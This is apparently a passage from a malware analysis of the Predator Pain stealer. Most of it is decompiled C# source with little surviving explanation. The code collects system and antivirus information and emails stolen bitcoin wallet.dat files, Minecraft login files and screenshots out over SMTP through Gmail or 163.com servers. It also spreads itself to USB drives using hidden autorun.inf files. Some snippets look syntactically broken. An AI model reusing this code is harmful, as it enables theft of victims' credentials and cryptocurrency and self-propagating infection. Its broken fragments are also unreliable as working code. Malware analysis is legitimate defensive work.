    registrySecurity.AddAccessRule(new RegistryAccessRule(identity, RegistryRights.SetValue | RegistryRights.CreateSubKey | RegistryRights.Delete | RegistryRights.DeleteValue));
    registryKey2.SetAccessControl(registrySecurity);
    registryKey2.Close();
}

```

(3)

IP IP

.Net

```

public static string GetInformation()
{
    string text = string.Empty;
    try
    {
        text += "\r\n\r\n\r\n***** Computer Information *****\r\n";
        text = text + "Username: " + MyProject.Computer.Name + "\r\n";
        text = text + "Windows Installed: " + MyProject.Computer.Info.OSFullName + "\r\n";
        text = text + "Local Date & Time: " + Conversions.ToString(MyProject.Computer.Clock.LocalTime) + "\r\n";
        text = text + "Installed Language: " + MyProject.Computer.Info.InstalledUILanguage.ToString() + "\r\n";
        text = text + ".NET Framework Installed: " + ComputerInformation.GetFramework() + "\r\n";
        text = text + "System Privileges: " + ComputerInformation.GetRole() + "\r\n";
        text = text + "Default Browser: " + ComputerInformation.GetBrowser() + "\r\n";
        text = text + "Installed Anti-Virus: " + ComputerInformation.GetAntiVirus() + "\r\n";
        text = text + "Installed Firewall: " + ComputerInformation.GetFirewall() + "\r\n";
        text = text + "Internal IP: " + ComputerInformation.GetInternalIP() + "\r\n";
        text = text + "External IP: " + ComputerInformation.GetExternalIP() + "\r\n";
        text += "***** Computer Information *****\r\n\r\n";
    }
    catch (Exception ex) { }
}

```

(4)

(5) FTP

(6)

VenuseEye金豐

Venu

```

    if (File.Exists(Path.GetTempPath() + "wallet.dat"))
    {
        try
        {
            MailMessage mailMessage = new MailMessage();
            SmtpClient smtpClient = new SmtpClient(this.smtpstring);
            mailMessage.From = new MailAddress(this.emailstring);
            mailMessage.To.Add(this.emailstring);
            mailMessage.Subject = "Pain File Stealer Bitcoin Stealer - [" + MyProject.Computer.Name + "]";
            mailMessage.Body = "Steals the Wallet DAT file that holds the users bitcoin currency";
            mailMessage.Attachments.Add(new Attachment(Path.GetTempPath() + "wallet.dat"));
            smtpClient.Send(mailMessage);
        }
        catch (Exception arg_177_0)
    }

```

(3) minecraft

```

if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\minecraft\\lastlogin"))
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        SmtpClient smtpClient = new SmtpClient(this.smtpstring);
        mailMessage.From = new MailAddress(this.emailstring);
        mailMessage.To.Add(this.emailstring);
        mailMessage.Subject = "Predator Pain v13|Minecraft Stealer - [" + MyProject.Computer.Name + "]";
        mailMessage.Body = "There is a file attached to this email containing Minecraft username and password download it then decrypt the login information with the attached key";
        mailMessage.Attachments.Add(new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\minecraft\\lastlogin"));
        smtpClient.Send(mailMessage);
    }
    catch (Exception arg_177_0)
    {
        Console.WriteLine(arg_177_0.Message);
    }
}

```

(4)

```

if (driveInfo.DriveType == DriveType.Removable)
{
    using (StreamWriter streamWriter = new StreamWriter(driveInfo.Name + "autorun.inf"))
    {
        streamWriter.WriteLine("[autorun]");
        streamWriter.WriteLine("open=Sys.exe");
        streamWriter.WriteLine("action=Run win32");
        streamWriter.Close();
    }
    File.Copy(Application.ExecutablePath, driveInfo.Name + "Sys.exe", true);
    File.SetAttributes(driveInfo.Name + "autorun.inf", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
    File.SetAttributes(driveInfo.Name + "Sys.exe", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
}

```

(5)

```

MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.smtpstring);

// Send the screenshot
if (this.screenshot == true)
{
    if (CompareString(this.screenshot, "Disablescreens") != 0)
    {
        if (Directory.Exists(Path.GetTempPath() + "screens"))
        {
            Directory.CreateDirectory(Path.GetTempPath() + "screens");
        }
        // Get the screenshot
        MyProject.Computer.Screen.Bounds.Height;
        MyProject.Computer.Screen.Bounds.Width;
        Size hWorkRegionSize = new Size(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Height);
        Rectangle hWorkRegion = new Rectangle(0, 0, hWorkRegionSize.Width, hWorkRegionSize.Height);
        Bitmap hScreenshot = new Bitmap(hWorkRegionSize.Width, hWorkRegionSize.Height);
        Graphics.FromImage(hScreenshot).CopyFromScreen(hWorkRegion, hWorkRegion, hWorkRegionSize.Width, hWorkRegionSize.Height);
        hScreenshot.Save(Path.GetTempPath() + "Screens\\Screenshot" + ToString() + ".png");
        mailMessage.Attachments.Add(new Attachment(Path.GetTempPath() + "Screens\\Screenshot" + ToString() + ".png"));
    }
}

// Send the IP address
smtpClient.Port = Convert.ToInt32(this.smtpstring);
smtpClient.HostName = (Openness.CompareString(this.hostname, "smtp.gmail.com") != 0) ? "smtp.gmail.com" : "smtp.163.com";
smtpClient.Credentials = new NetworkCredential(this.emailstring, this.password);
smtpClient.Send(mailMessage);

```